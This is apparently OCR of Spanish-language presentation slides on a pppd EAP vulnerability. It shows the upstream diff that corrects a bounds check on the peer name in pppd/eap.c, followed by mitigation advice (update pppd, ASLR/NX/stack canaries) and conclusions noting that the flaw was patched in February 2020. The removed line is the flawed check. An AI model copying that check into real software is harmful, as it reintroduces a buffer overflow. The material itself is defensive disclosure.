
4 pppd/eap.c


```
@@ -1420,7 +1420,7 @@ int len;
1420 1420                }
1421 1421
1422 1422                /* Not so likely to happen. */
1423      -              if (vallen >= len + sizeof (rhostname)) {
     1423 +              if (len - vallen >= sizeof (rhostname)) {
1424 1424                        dbglog("EAP: trimming really long peer name down");
1425 1425                        BCOPY(inp + vallen, rhostname, sizeof (rhostname) - 1);
1426 1426                        rhostname[sizeof (rhostname) - 1] = '\0';
@@ -1846,7 +1846,7 @@ int len;
1846 1846                }
1847 1847
1848 1848                /* Not so likely to happen. */
1849      -              if (vallen >= len + sizeof (rhostname)) {
     1849 +              if (len - vallen >= sizeof (rhostname)) {
1850 1850                        dbglog("EAP: trimming really long peer name down");
1851 1851                        BCOPY(inp + vallen, rhostname, sizeof (rhostname) - 1);
1852 1852                        rhostname[sizeof (rhostname) - 1] = '\0';
```

pppd: Fix bounds check in EAP code · ppp-project/ppp@8d7970b (github.com)

MITIGACIÓN (2)


- Actualizar pppd a la última versión
  - Aplicando así el parche necesario para su mitigación
- Protecciones ASLR/NX/Canarios de pila





CONCLUSIONES

- Afecta a pppd es de mayor importancia para ISP's y fabricantes de routers
- Vulnerabilidad parcheada el 3 de febrero de 2020
